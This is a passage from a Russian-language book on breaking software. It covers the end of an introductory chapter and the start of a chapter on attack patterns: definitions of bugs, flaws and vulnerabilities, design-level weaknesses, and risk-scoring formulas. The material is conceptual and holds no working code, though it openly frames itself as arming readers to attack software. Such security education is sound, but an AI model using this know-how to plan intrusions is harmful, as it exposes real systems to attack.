Наконец, наиболее важным аспектом для глобальной сети является экономика. Экономика любого государства связана с экономикой других стран. Миллиарды электронных долларов передаются по сетям каждую секунду, триллионы — каждый день. Одна только сеть SWIFT, которая объединяет 7000 международных коммерческих организаций, ежедневно осуществляет переводы триллионов долларов. В этой взаимосвязанной системе соединено огромное количество программных систем, которые постоянно обмениваются потоками цифр. Государства и транснациональные корпорации зависят от этой современной "фабрики" информации. Ошибка в этой системе способна привести к огромной катастрофе, дестабилизировать экономику целых государств за несколько секунд. А если произойдет серия последовательных ошибок, то весь виртуальный мир может оказаться в состоянии коллапса. Вероятно, одной из целей террористического акта 11 сентября 2001 года было разрушение мировой банковской системы. Это реальная современная угроза, с которой нам предстоит столкнуться лицом к лицу.

Широкая общественность никогда не узнает, сколько атак на программное обеспечение проводится ежедневно на компьютерные сети финансовых организаций. Банки очень хорошо охраняют свои секреты. Учитывая тот факт, что многие компьютеры, которые принадлежали арестованным хакерам и террористам, были конфискованы, можно смело предположить, что в круг их деятельности наверняка входили компьютерные сети банковских учреждений.

Выводы

Как видим, три тенденции к увеличению сложности систем, к добавлению возможностей расширения и повсеместного объединения компьютеров в сети, делают проблему обеспечения безопасной работы компьютерных сетей более острой, чем когда-либо ранее. К сожалению специалистов по безопасности, эти три проблемы программного обеспечения значительно упрощают его взлом!

В марте 2003 года Computer Security Institute выпустил свой восьмой ежегодный обзор, в котором сообщалось, что 56% из 524 крупных компаний и организаций понесли финансовые потери в результате взломов программного обеспечения, которые произошли за прошедший год. Большая часть этих взломов была проведена через Internet. Убытки, понесенные 251 компанией в результате действий хакеров, в сумме составили 202 млн. долл. Подобные факты неоспоримо свидетельствуют о растущей важности проблемы безопасности программного обеспечения.

Десять перспективных направлений

Попытаемся определить десять наиболее перспективных направлений в развитии программного обеспечения.

1. Исчезновение операционных систем.
2. Широкое распространение беспроводных сетей.
3. Появление встроенных систем и специализированных вычислительных устройств.
4. Действительно распределенные вычисления.
5. Эволюция "объектов" и компонентов.
6. Фабрика информации (возможность повсеместного доступа к вычислительным ресурсам).
7. Искусственный интеллект, управление знаниями и оперативные вычисления.
8. Оплата за отдельный байт (или цикл работы процессора, или функцию).
9. Высокоуровневое проектирование/средства программирования.
10. Запуск программ в зависимости от места их выполнения.

Из-за короткого жизненного цикла программного обеспечения его взлом выполняется довольно просто. Очевидно, что эволюция программного обеспечения не будет замедляться. Уже одно только это обстоятельство делает чрезвычайно сложным создание безошибочно работающих программ, а злоумышленникам предоставляется в результате широкое поле деятельности.

Что такое безопасность программного обеспечения?

Определение принципов работы программного обеспечения является процессом, который включает в себя установку и систематизацию правил политики, а затем реализацию этой политики с помощью соответствующей технологии. Не существует никаких волшебных или универсальных средств для обеспечения безопасной работы программ. Усовершенствованные методы проверки кода очень полезны для выявления ошибок на этапе реализации, но они не заменяют проверки на практике. Усовершенствованные методы обеспечения безопасности приложений незаменимы, когда нужно проверить, что выполняется только разрешенный код, но совсем не годятся для выявления ошибок в исполняемых файлах.

В конце прошлого века на рынке средств по обеспечению безопасности произошел резкий всплеск, когда появилось множество "решений по безопасности". Пользователями были потрачены крупные суммы. Однако после многих лет использования брандмауэров, антивирусных программ и средств криптографии, количество программ атаки продолжает увеличиваться. При этом растет и количество уязвимых мест (рис. 1.8).

На самом деле брандмауэры довольно слабо защищают компьютерные сети. Системы обнаружения вторжений пронизаны ошибками, что приводит к большому числу ложных тревог. Потрачены годы труда огромного количества специалистов, но программный код по-прежнему взламывают. Почему так происходит? На что же мы тратили деньги все это время?




Рис. 1.8. Количество уязвимых мест, согласно сведениям CERT/CC, продолжает увеличиваться

Основной фактор, благодаря которому продаются программы безопасности, заключается в хорошей рекламе, например: "Просто купите этот продукт, и мы возьмем на себя все ваши заботы". Итак, вы купили программу, установили ее и... Большинство защитных механизмов не имеют никакого отношения к корню проблемы — ошибкам в программном обеспечении. Вместо этого они работают в режиме ответа. *Запретить прохождение пакетов к этому или другому порту. Отслеживать файлы, которые содержат заданный шаблон. Отбрасывать фрагменты пакетов и пакеты, размер которых превышает предельное значение, без просмотра.* К сожалению, фильтрация сетевого трафика — не самый лучший способ решения проблем. Основная проблема заключается в программном обеспечении, которое обрабатывает пропущенные пакеты.

Мы можем предположить, что существуют ошибки в ежедневно используемом программном обеспечении. И действительно, программное обеспечение играет объединяющую роль в большинстве коммерческих организаций. Конечно, мы пытаемся лишить злоумышленников доступа к уязвимому программному обеспечению, но проблема глубже и ее не решить с помощью традиционных барьеров. Чтобы работать быстрее в эпоху Internet, приходится быстрее обмениваться данными. Это означает появление большего количества Web-служб и внешних интерфейсов, т.е. еще больше приложений будут доступны удаленно (в том числе и для хакеров). Открытыми для атак становятся даже обычные пользователи посредством программного обеспечения, работающего в их домах, машинах и даже в карманах. Под угрозой атаки находится почти каждый из нас.

Резюме

Взлом программного обеспечения был возведен в ранг искусства, это действительно непростая задача. Сначала нужно понять, какую задачу решает фрагмент кода. Часто это можно сделать только по результатам работы. Иногда программный

код можно разделить на несколько фрагментов и изучить их отдельно. Иногда предназначение программного кода определяется с помощью некорректных входных данных. Этот код можно дизассемблировать или декомпилировать. Иногда (особенно если вы специалист по безопасности, а не хакер) с его помощью можно изучить проект программы и архитектурные проблемы.

Эта книга посвящена искусству взлома программного обеспечения. В некотором смысле она вкладывает оружие в руки читателей. В частности, хакерам[12]. Для неопытных пользователей или же лентяев, которые хотят украсть что-то ценное, эта книга будет бесполезной, потому что авторы не описывают способов атак наподобие "просто добавь воды"[13]. Эта книга не для тех, кто хочет просто взломать чужую сеть, не задумываясь о том, как это происходит. Эта книга о том, как научиться взламывать программные системы, или, следуя нашей аналогии, как делать оружие своими руками.

Большая часть программных систем является частной собственностью. Это сложные системы, созданные по оригинальным проектам. По этой причине взлом программного обеспечения далеко непростая задача. Вот почему мы считаем, что эта книга необходима, хотя, вероятно, мы тоже только немного приоткроем завесу тайны хакинга.

Это опасная книга, но окружающий мир — тоже опасное место. Осведомлен — значит вооружен. Многие могут нас раскритиковать за разглашение изложенной информации, но мы придерживаемся мнения, что сохранение правды в тайне только приведет к ухудшению ситуации. Мы надеемся, что, попав в хорошие руки, эта книга реально поможет нашим читателям устранить многочисленные проблемы, связанные с защитой программного обеспечения.

---

[12] *Мы используем термин хакер в традиционном смысле, который определен в словаре хакера.*

Хакер: (в оригинальном смысле — тот, кто делает мебель с помощью топора). сущ. 1. Человек, который старается разобраться в деталях работы программного обеспечения и ищет способы расширения возможностей программ, в отличие от большинства пользователей, которые удовлетворяются минимальными возможностями. 2. Фанат программирования, которому больше нравится писать программы, чем теоретизировать о возможностях программирования. 3. Способный человек. 4. Человек, который быстро научился программировать. 5. Эксперт по конкретной программе или тот, кто часто работает с этой программой. 6. Эксперт или специалист в любой области. 7. Человек, который получает интеллектуальное удовольствие от преодоления проблем или сложностей. 8. Зловредный человек, который стремится украсть ценную информацию.

Словарь хакера на английском языке доступен по адресу `http://www.mcs.kent.edu/docs/general/hackerdict`. *— Прим. авт.*

[13] *Термин* script kiddies*, или хакер-новичок, используется для обозначения людей, которые пытаются взломать чужие компьютеры с помощью заранее подготовленных сценариев, созданных и распространяемых другими злоумышленниками. Большинство новичков не знают, как работают программы взлома, они только знают, что эти программы работают. Эти люди не обладают реальными знаниями или навыками, а пользуются программами взлома опытных хакеров так, как ребенок пользуется заряженным пистолетом. — Прим. авт.*

2 Шаблоны атак

Одна из серьезных проблем в области компьютерной безопасности заключается в отсутствии единой терминологии. Отдельные статьи в прессе отнюдь не помогают в этом деле. Негативное влияние оказывает некорректное использование терминов поставщиками программного обеспечения, которые стремятся убедить покупателя в необходимости покупки именно их программ. В этой главе мы определим значения нескольких терминов, которые будут использоваться в данной книге. Кто-то может не согласиться с нашими определениями и способами использования терминов. Достаточно сказать, что нашей целью является четкость и связность информации.

Первым и наиболее важным определением является *цель атаки*. Половина успеха атаки зависит от правильного выбора цели. Программа, которую локально или удаленно атакует хакер, называется *атакуемым программным обеспечением* (target software).

Целью атаки может быть сервер, подключенный в Internet, телефонный коммутатор или изолированная система, которая управляет средствами противовоздушной обороны. До начала атаки следует определить уязвимые места выбранной цели. Иногда это называют оценкой риска (risk assesment). Если обнаруживается серьезное уязвимое место, то цель атаки отлично подходит для взлома.

После выполнения программы получается тот или иной результат. При тестировании проверяются результаты выполнения программы, с тем чтобы определить, что ошибка приводит к отказу в работе программы. Чем больше данных предоставляет программа на выходе, тем легче определить ошибочные внутренние состояния в программе и т.д. *Наблюдаемость* — это вероятность того, что ошибка в программе будет выявлена по выходным данным. Чем выше наблюдаемость, тем проще протестировать конкретный фрагмент программного обеспечения. Невозможно выявить ошибочную ситуацию в программном обеспечении, которое не выдает никаких данных. Хорошо наблюдаемой программой можно назвать ту, которая имеет встроенную возможность отладки выходных данных. Программа, которая имеет низкую наблюдаемость, может быть изменена с помощью отладчика и улучшена до программы с высокой наблюдаемостью. Например, в случае, когда программа трассировки потока данных подключается к программе — цели атаки.

Технологии взлома программного обеспечения используют идеи наблюдаемости работы программ, особенно когда речь идет об удаленных атаках. В этой книге будет представлено множество методов по улучшению наблюдаемости. Основная идея заключается в сборе максимального объема информации о внутренних состояниях программы как статически, на этапе проектирования программы, так и динамически, при ее исполнении.

Классификация терминов

Для определения риска в системе должны быть найдены уязвимые места. Серьезная проблема в том, что уязвимые места в программном обеспечении в основном остаются неклассифицированными и неопределенными. Существует несколько научных трудов по этой тематике, но они слишком поверхностны и уже достаточно устарели. Ободряет то, что за несколько последних лет многие программы атаки были выявлены и исследованы, а результаты этих исследований были опубликованы.

Основными источниками информации по уязвимым местам можно считать список рассылки bugtraq, в котором были впервые публично рассмотрены многие программы атаки (`http://www.bugtraq.com`), и базу данных уязвимых мест CVE (Common Vulnerabilities and Exposures — распространенные уязвимые места и ошибки), над формированием которой работают научные сотрудники. Обращаем внимание, что в начале нового века список рассылки bugtraq стал коммерческим проектом, который используется компанией Symantec для распространения своих баз данных (которые они предоставляют по подписке). База данных CVE представляет собой еще одну попытку собрать все данные по уязвимым местам и ошибкам в одном месте. Недостатком CVE является отсутствие четкого разделения информации по категориям.

Два упомянутых нами форума позволяют убедиться, что ошибки в программном обеспечении широко распространены и повторяются в различных программных продуктах. Таким образом, существуют *общие* проблемы в программном обеспечении. Во многих аспектах ситуации переполнения буфера выглядят одинаково, независимо от того, в какой конкретно программе они происходят.

Согласно нашей классификации, уязвимые места, ошибки (bug) и просчеты (flow) по своим базовым характеристикам объединены в единую категорию и формируют единые шаблоны атак. Этот подход базируется на следующем предположении. **Подобные ошибки программирования приводят к однотипным методам проведения атак**. Таким образом, постараемся осветить общие проблемы программного обеспечения, а не конкретные уязвимые места[1]. Благодаря общей системе классификации можно использовать шаблон, согласно которому выполняется исследование крупных программных систем на предмет наличия уязвимых мест. Такой шаблон позволяет аудитору найти проблемные места в программах. Безусловно, такая информация пригодится как для защиты систем, так *и* для проведения атак.

[1] *Безусловно, по ходу изложения материала будет представлено множество реальных примеров. — Прим. авт.*

Ошибки

Ошибка (bug) — это погрешность в программном обеспечении. Заметим, что в программном обеспечении действительно могут содержаться ошибки и при этом никогда не исполняться. Хотя термин *ошибка* применяется достаточно широко многими специалистами, мы его используем преимущественно для описания простых проблем. Например, ошибкой является неправильное использование функции `strcpy()` в программах на C и C++, что приводит к возможности переполнения буфера. Мы считаем, что ошибка представляет собой недостаток на уровне реализации, который можно без труда использовать в собственных целях. Ошибки могут присутствовать только в программном коде. Недостаток, допущенный на этапе проектирования, мы не будем называть ошибкой. Для выявления ошибок используются программы сканирования кода.

Просчеты

Просчет (flow) также является недостатком программного обеспечения, но проблема здесь определяется на более глубоком уровне. Просчеты зачастую можно назвать более тонкими и неприметными недостатками, чем простые очевидные ошибки, например, просчет может проявляться в способе ссылки на массив или в использовании потенциально опасного системного вызова. Просчет обычно связывают как с программным кодом, так и со всем проектом. Например, несколько классических просчетов касаются механизма обработки ошибок и систем восстановления информации, и при возникновении ошибок в их работе создаются опасные ситуации. Еще одним примером просчета можно назвать атаки с использованием сценариев как следствие некорректного программирования. Заметим также, что вполне возможны ситуации, когда имеющиеся в программном обеспечении просчеты хакерами вовсе не используются.

Уязвимые места

Ошибки и просчеты образуют единый класс уязвимых мест (vulnerability) согласно специально разработанной классификации[2]. Уязвимое место — это недостаток программного обеспечения, которым может воспользоваться злоумышленник в своих корыстных целях.

Уязвимые места в программном обеспечении, связанные с системой безопасностью, варьируются от ошибок в локальной реализации (например, при использовании вызова функции `gets()` в программах на C и C++) и ошибок межпроцедурного взаимодействия (например ошибка, из-за которой становится возможной ситуация “гонки на выживание” во время между контрольной проверкой возможности доступа и изменением файла) до недостатков более высокого уровня, допущенных на стадии проектирования (например, к ним относится некорректная обработка ошибок и систем восстановления, сбой которых приводит к небезопасным ситуациям, или

[2] *Созданием классификации уязвимых мест занимались Иван Красл (Ivan Krusl) и Карл Лендвер (Carl Landwehr). Более подробную информацию можно получить из книг этих специалистов. — Прим. авт.*

ошибок в системах совместного использования объектов, в которых ошибочно применяются транзитивные доверительные отношения)[3].

Злоумышленникам нет никакого дела до того, является ли уязвимое место результатом серьезного просчета или простой ошибки, хотя ошибки проще использовать для атаки. Некоторые уязвимые места непосредственно позволяют провести полную атаку, а другие служат только начальным плацдармом для проведения более сложных атак.

Уязвимые места могут быть определены и по отношению к программному коду, в котором они присутствуют. Чем более сложным является уязвимое место, тем больше кода придется проверить для его обнаружения. Иногда один только просмотр программного кода не дает никакого результата. Иногда же необходим более высокий уровень описания, нежели описание того, что именно исполняется в этом коде. Зачастую необходимо описание проекта. В других случаях требуется знать подробности среды исполнения кода. Необходимо сказать, что есть существенное различие между обычными ошибками в программах и недостатками архитектуры программы. Для исправления простой ошибки часто достаточно одной строки кода, а просчет в архитектурном решении требует масштабных изменений, которые затрагивают многие аспекты программы.

Например, обычно сразу можно сказать, что вызов функции `gets()` в программах, написанных на языке C или C++, может быть успешно использован при проведении атаки на переполнение буфера, и для этого вовсе не нужно изучать остальную часть программного кода, весь проект или среду исполнения. Для использования ошибки переполнения буфера злоумышленник подает строку вредоносного теста на стандартный вход программы. Таким образом, уязвимое место, связанное с использованием функции `gets()`, может быть выявлено с высокой точностью при помощи элементарного лексического анализа.

Более сложные уязвимые места связаны со взаимодействием различных фрагментов программного кода. Например, точное определение состояния гонки на выживание требует изучения более чем одной строки программы. Для выявления подобных уязвимых мест требуются знания об особенностях работы нескольких функций, нужно иметь верное представление об учете использования глобальных переменных и быть максимально осведомленным об операционной системе, предоставляющей среду для выполнения этой программы.

Поскольку атаки становятся все более сложными, то и собственно определение того, что же является уязвимым местом определенного типа, постоянно изменяется. Атаки с использованием расчета по времени теперь уже стали повсеместными, тогда как всего несколько лет назад они считались “экзотическими”. Аналогично, двухэтапные атаки на переполнение буфера с использованием “трамплинов” были раньше темой исследования научных работников, а теперь применяются в ежедневных атаках.

---

[3] *Проблема транзитивных доверительных отношений может возникать в ситуациях, когда объект предоставлен в совместное использование с помощью агента, который может передавать права на доступ к этому объекту (при этом процедура предоставления прав этим объектом никак не контролируется оригинальным владельцем). Если вы рассказали кому-то свой секрет, то он может рассказать его еще кому-то, даже если вы этого не хотите. — Прим. авт.*

Уязвимые места на уровне проекта

Еще сложнее ситуация с уязвимыми местами, внесенными на уровне проекта. Для выявления ошибки на уровне проекта программы требуется огромный опыт. Поэтому очень сложно найти такие ошибки и еще сложнее автоматизировать процесс этого поиска. Проблемы на уровне проектирования наиболее распространены, однако им уделяется наименьшее внимание при оценке безопасности программного кода. Компания Microsoft сообщила, что около 50% ошибок, выявленных в ходе реализации программы по проверке безопасности в 2002 году, составили именно ошибки на уровне проектирования. Очевидно, что ошибкам этого типа должно уделяться больше внимания.

Рассмотрим обработку ошибок и систему восстановления. Восстановление после сбоя является важным аспектом создания систем по обеспечению безопасности. Но реализация восстановления довольно сложна, требует взаимодействия между моделями обработки ошибок, избыточности на стадии проектирования и защиты от атак отказа в обслуживании. Что касается объектно-ориентированной программы, то чтобы понять, безопасна ли обработка ошибок и система восстановления, необходимо оценить свойства, распределенные между несколькими классами, которые, в свою очередь, распределены в целом проекте. Код обнаружения ошибки обычно присутствует в каждом объекте и методе, а код обработки ошибки обычно создается отдельно и не зависит от кода обнаружения. Иногда исключения передаются на системный уровень и обрабатываются машиной, на которой запущена вызвавшая исключение программа (например, обработка исключений виртуальной машиной Java 2). Это значительно усложняет задачу по определению того, является ли безопасным конкретный код обработки ошибок и проект восстановления после сбоя. К тому же эта проблема усугубляется в системах на основе транзакций, широко используемых в решениях для электронной коммерции, в которых функциональные возможности распределены между различными компонентами, запущенными на нескольких серверах.

К проблемам уровня проектов можно также отнести совместное использование объектов, некорректное наследование доверительных отношений, незащищенные каналы обмена данными (как внутренние, так и внешние), неправильные или отсутствующие механизмы контроля доступа, недостатки при аутентификации или входе в систему, ошибки гонки на выживание, связанные с вредоносным изменением данных после выполненных проверок и до легитимного действия (особенно в многопоточных системах) и многие другие. Более подробно о просчетах на уровне проектов программного обеспечения и о том, как избежать этих просчетов, рассказано в книге *Building Secure Software.*

Оценка открытости системы

Мы отнюдь не являемся пионерами в области классификации уязвимых мест программного обеспечения. Однако несколько опубликованных вариантов классификации уже морально устарели и в общем уже не отвечают глобальному подходу к проблеме. Традиционно при создании классификации недостатков программного обеспечения зачастую предпринимались попытки разделить ошибки в программном коде и ошибки, возникающие вследствие неверных действий пользователя (например, в результате неправильной конфигурации и т.д.), и исследовать их как отдель-

ные независимые проблемы (Красл, 1998 год)[4]. Проблема в том, что риск для программного обеспечения может быть оценен только по отношению к конкретной среде исполнения. Ведь в некоторых случаях потенциально губительная атака не может принести никакого вреда системе, поскольку эта атака успешно блокируется брандмауэром. Хотя конкретный фрагмент программного обеспечения атакуемого компьютера может быть уязвимым, но окружающая среда способна защищать его от атак. Программное обеспечение всегда является частью более крупной системы, в которую входят аппаратные средства, языковые технологии и протоколы. Однако влияние среды исполнения имеет и оборотную сторону, поскольку часто среда исполнения только усиливает риск использования программного обеспечения.

Концепция открытых систем была впервые внедрена в термодинамике Людвигом фон Берталланфи (Ludwig von Bertalanffy). Фундаментальный принцип заключается в том, что практически каждая техническая система существует как часть более крупной системы, все компоненты которой находятся в постоянном взаимодействии. В результате при анализе риска приходится рассматривать систему на нескольких уровнях. В некоторых методах оценки риска использования программ не учитывается среда исполнения, но, по нашему мнению, риск не может быть оценен в отрыве от контекста.

Чтобы продемонстрировать влияние среды на программное обеспечение, в качестве примера можно взять программу, которая без всяких проблем, связанных с безопасностью, долгие годы работала в частной сети, и установить ее на компьютер, подключенный к Internet. Нетрудно предположить, что показатель риска резко изменится. Следовательно, бессмысленно рассматривать безопасность программного кода без сведений о наличии брандмауэра или о контексте, в котором работает программное обеспечение. Подобно этому, нет смысла рассматривать систему обнаружения вторжений в отрыве от защищаемого ею программного обеспечения как отдельный компонент сетевого уровня. Проблема в том, что программное обеспечение участвует в процессе взаимодействия по сети и простые настройки безопасности не закроют все бреши в системе защиты. И в то же время, напоминаем, что правильная настройка брандмауэра иногда позволяет блокировать атаку, которая бы могла привести к взлому Web-сервера.

И напоследок, разделение программного кода и среды исполнения, в которой он запускается, выглядит искусственным и неверным способом разграничения системы. И действительно, подобные границы не имеют реального смысла на практике. Усложняющим фактором является возможность представить систему в виде многочисленных компонентов, построенных по иерархическому принципу детализации системы. Рассматриваемая таким образом система представляет собой набор многочисленных компонентов или объектов, функционирование которых происходит на различных уровнях, причем уровней этих очень много. Таким же образом каждая часть программного обеспечения системы может быть рассмотрена как набор многочисленных компонентов или объектов разного уровня. И практически на всех уровнях эти объекты взаимодействуют между собой.

Из вышесказанного следует вывод, что стандартная концепция “Ханойской башни” (рис. 2.1) далека от действительности. Высокоуровневые приложения вызывают

---

[4] *Первыми попытками классификации уязвимых мест были исследования Protection Analysis (1978) и RISOS (1976 год). — Прим. авт.*

низкоуровневые элементы операционной системы (даже на уровне BIOS) значительно чаще, чем полагают многие. Таким образом, вместо ясной, понятной и четко организованной иерархии взаимодействия, более реальной представляется схема, согласно которой практически любой фрагмент программного кода способен взаимодействовать с любой другой частью программного обеспечения на любом уровне. Таким образом, задача создания надежной системы защиты становится очень трудной, практически невозможной. В группы и домены может входить любой набор объектов, и практически любой объект включает в себя код и возможности настройки. Значит, среда *действительно* имеет огромное значение, а поэтому ошибочно рассматривать код отдельно от среды исполнения.




Рис. 2.1. Стандартное представление о работе приложений как отдельных иерархических структур. На самом деле эти приложения далеко не так четко "разложены по полочкам", как изображено на этом рисунке

В большинстве книг, посвященных проблемам безопасности информационных систем, затрагивается только среда "поблизости" от программного обеспечения. Например, рассказывается об устранении проблем при использовании маршрутизатора, брандмауэра или с помощью системы обнаружения вторжений. Только недавно (в 2001 году) появились книги, посвященные разработке безопасного программного обеспечения: *Building Secure Software* (авторы Viega и MacGraw, 2001) и *Writing Secure Code* (авторы Michael Howard и David LeBlanc, 2002).

По нашему мнению, методы разработки безопасного кода следует рассматривать в двух аспектах: безопасность программного обеспечения и безопасность приложений.

При выборе метода **безопасности программного обеспечения** защита от атак реализуется за счет создания программ, для которых безопасность является приоритетом. Это достигается благодаря правильному проектированию программ (чего добиться очень сложно) и устранению распространенных ошибок (что является элементарной задачей). Перечислим связанные с этим аспектом вопросы: управление рисками программного обеспечения, платформы и языки программирования, аудит программного обеспечения, проектирование с учетом требований безопасности, просчеты в системе безопасности (переполнения буфера, условия "гонки на выжива-

ние", контроль доступа и проблемы выбора паролей, случайности, криптографические ошибки и т.д.), тестирование системы безопасности. При обеспечении безопасности программного кода основное внимание уделяется тому, что *должно* создаваться безопасное программное обеспечение, проверке того, что оно *является* безопасным, и обучению разработчиков программ и пользователей.

Метод **безопасности приложений** позволяет организовать защиту от взломов программ "post facto", т.е. после завершения разработки приложения. Эта технология предусматривает введение жесткой политики относительно того, что может запускаться, как могут изменяться данные и какие функции должны выполняться программным обеспечением. Важными вопросами также являются выполнение программного кода в замкнутом пространстве, защита от вредоносного кода, блокирование исполняемых файлов, отслеживание действий выполняемых программ, применение политик и расширяемых систем.

Риск

Лишь после точного определения (согласно классификации) уязвимого места для него устанавливается соответствующий уровень риска. Если риск связан с конкретной ошибкой или просчетом, то предприятие вполне может подсчитать сумму, необходимую для снижения риска. С другой стороны, злоумышленник тоже может использовать те же данные для оценки перспектив использования в своих целях того или иного уязвимого места. Очевидно, что некоторые уязвимые места дешевле допустить, а некоторые дешевле исправить.

Риск определяет вероятность того, что какое-либо действие или комбинация действий приведет к нарушению работы программного обеспечения или системы, в результате чего будет нанесен неприемлемый ущерб ресурсам. До некоторой степени любое действие сопряжено с потенциальной возможностью неправильного обращения с программным обеспечением. Допустимый уровень "уязвимости" программного обеспечения при внешнем воздействии определяется надежностью этого программного обеспечения и результатами контроля качества, проведенного для той или иной программы и среды исполнения программного обеспечения.

Просчеты и ошибки приводят к возрастанию риска, однако риск — это еще не взлом. Риск только отражает вероятность того, что уязвимое место может быть использовано для взлома (нам нравится для оценки риска использовать определения *высокий*, *средний* и *низкий*, а не цифровые коэффициенты). С помощью показателя риска также можно оценить потенциальный ущерб, который может быть нанесен. Очень высокий риск означает не только высокую вероятность взлома, но и то, что этот взлом приведет к серьезным последствиям. Для управления риском могут использоваться как технические, так и другие средства. При управлении риском программного обеспечения учитываются риски взлома программ и возможность управлять риском в зависимости от конкретной ситуации.

Далее кратко рассмотрим принципы оценки риска использования программного обеспечения в конкретной среде. Обратите внимание, что в отличие от других подобных методов оценки риска, мы не учитываем способностей злоумышленника, а оцениваем только атакуемое программное обеспечение. Подобные описания можно найти во многих других книгах. Таким образом, в нашем уравнении для оценки риска использования программного обеспечения учитывается только возможный ущерб и предполагается присутствие достаточно опытного и умелого хакера.

Потенциальный ущерб

Согласно нашей модели, если атакуемое программное обеспечение уязвимо для взлома и брандмауэр никак не защищает это приложение, то риск использования этой программы будет **максимальным**. Важно понимать, что в данном случае риск оценивает только вероятность выхода из строя этой программы. Мы не пытаемся определить материальную стоимость этого сбоя или ошибки. Другими словами, мы пытаемся определить стоимость информации взломанной базы данных. При настоящей оценке риска всегда *должна* определяться стоимость ошибки. Это лишь первый шаг в оценке риска — сбор информации о потенциальной ошибке в программном обеспечении, а не конкретный подсчет (активы × стоимость), оценка потенциальной возможности наложения ошибок и управления ущербом.

Исходя из наших определений, уравнение для оценки потенциального ущерба будет выглядеть следующим образом:

Эффективность атаки в диапазоне от 1 до 10 ×
воздействие на цель (предположительно равное 100%) от 0 до 1,0 =
потенциальный ущерб (результат в диапазоне от 1 до 10) × 10

Потенциальный ущерб — это количественная величина. Например, если атака оценивается 10 баллами по шкале от 1 до 10 баллов и программное обеспечение полностью открыто для атаки (коэффициент 1,0), то потенциальный ущерб атаки на один узел составляет 10 × 10 = 100 %. Это означает, что имущество (или активы) находится под угрозой 100 %-й компрометации или уничтожения.

У каждой атаки есть реальный потенциал для нанесения ущерба. Мы оцениваем этот потенциал, определяя эффективность атаки. Ясно, что высокоэффективные атаки способны причинить очень серьезные проблемы в работе приложений (т.е. это могут заметить пользователи), а низкоэффективные атаки не приводят к заметным проблемам.

Воздействие и эффектность

Благодаря характеристике под названием *воздействие* (exposure) можно оценить, насколько просто или сложно провести атаку. Степень "уязвимости" тоже может быть определена как количественная величина. Если атака блокируется брандмауэром, то говорят о низком уровне ее воздействия, т.е. протестировав брандмауэр, мы можем определить воздействие для конкретной атаки.

По определению, высокоэффективные атаки приводят к заметным проблемам. Атаки с высоким уровнем воздействия и высоким потенциалом (высокоэффективные) приводят к выходу системы из строя, но высокоэффективные атаки этого вида обычно означают, что просто плохо настроен брандмауэр, т.е. во многих случаях подобные проблемы можно устранить с помощью правильных настроек брандмауэра.

Атаки со средним уровнем воздействия, в свою очередь, могут привести к серьезным проблемам, что уже указывает на возможность легкой компрометации цель. По определению, эти атаки нельзя остановить только с помощью правил фильтрации на брандмауэре, т.е. подобные атаки могут оказаться просто "прекрасным средством" для осуществления взлома программного обеспечения. Высокоэффективными атаками со средним уровнем воздействия можно назвать атаки перехвата аутентификационных данных, атаки на протоколы и спровоцированные ситуации пиковых на-

грузок. Как уже говорилось, эти атаки только иногда могут быть заблокированы с помощью брандмауэров, систем обнаружения вторжений и других распространенных методов обеспечения безопасности в сетях. Однако обратите внимание, что эти атаки довольно просто можно предотвратить с помощью конкретного программного приложения, поскольку в данном случае используются уязвимые места на коммуникационном уровне.

Атаки, связанные с вводом данных на уровне приложений, обычно характеризуются высоким уровнем воздействия, т.е. они легко обходят брандмауэры или другие средства безопасности. Существует множество вариантов этих атак. Среди наиболее популярных: некорректные поля, манипуляции входными переменными и др. Вообще, при подобных атаках осуществляются попытки подбора вредоносных входных данных для программы.

Выше уже говорилось о двух важных величинах, которые могут быть измерены при оценке риска: воздействии и эффектности. В любом случае, хотя бы одна из этих величин может быть измерена и использована в простом уравнении, представленном в следующем разделе. Поскольку точное вычисление значений переменных требует определенных затрат, то вполне возможен вариант, когда измеряется только одна из этих величин, а вторая может быть принята равной 100 %.

Действительный риск

Даже если вы полностью открыты для атаки (уровень воздействия соответствует 100%), но атака никак не влияет на ваши ресурсы, то такой атакой можно пренебречь. В области оценки риска это называется измерением *опасности* (impact). Действительный риск указывает на эффективность атаки и то же время учитывает потенциальный ущерб. Если программное обеспечение полностью открыто для атак доступа к информации базы данных, то потенциальный ущерб может составить 100%. Но если в базе данных не хранится никакой информации, то опасность равна нулю, т.е. и действительный риск равен нулю. В этом случае вполне логичным представляется следующий вывод: атака возможна и будет полностью успешна, но она бесполезна, поскольку в базе данных не содержится никаких сведений.

Уравнение для определения действительного риска выглядит следующим образом:

потенциальный ущерб (результат в диапазоне от 0 до 10) ×
опасность (от 0 до 1) = действительный риск × 10

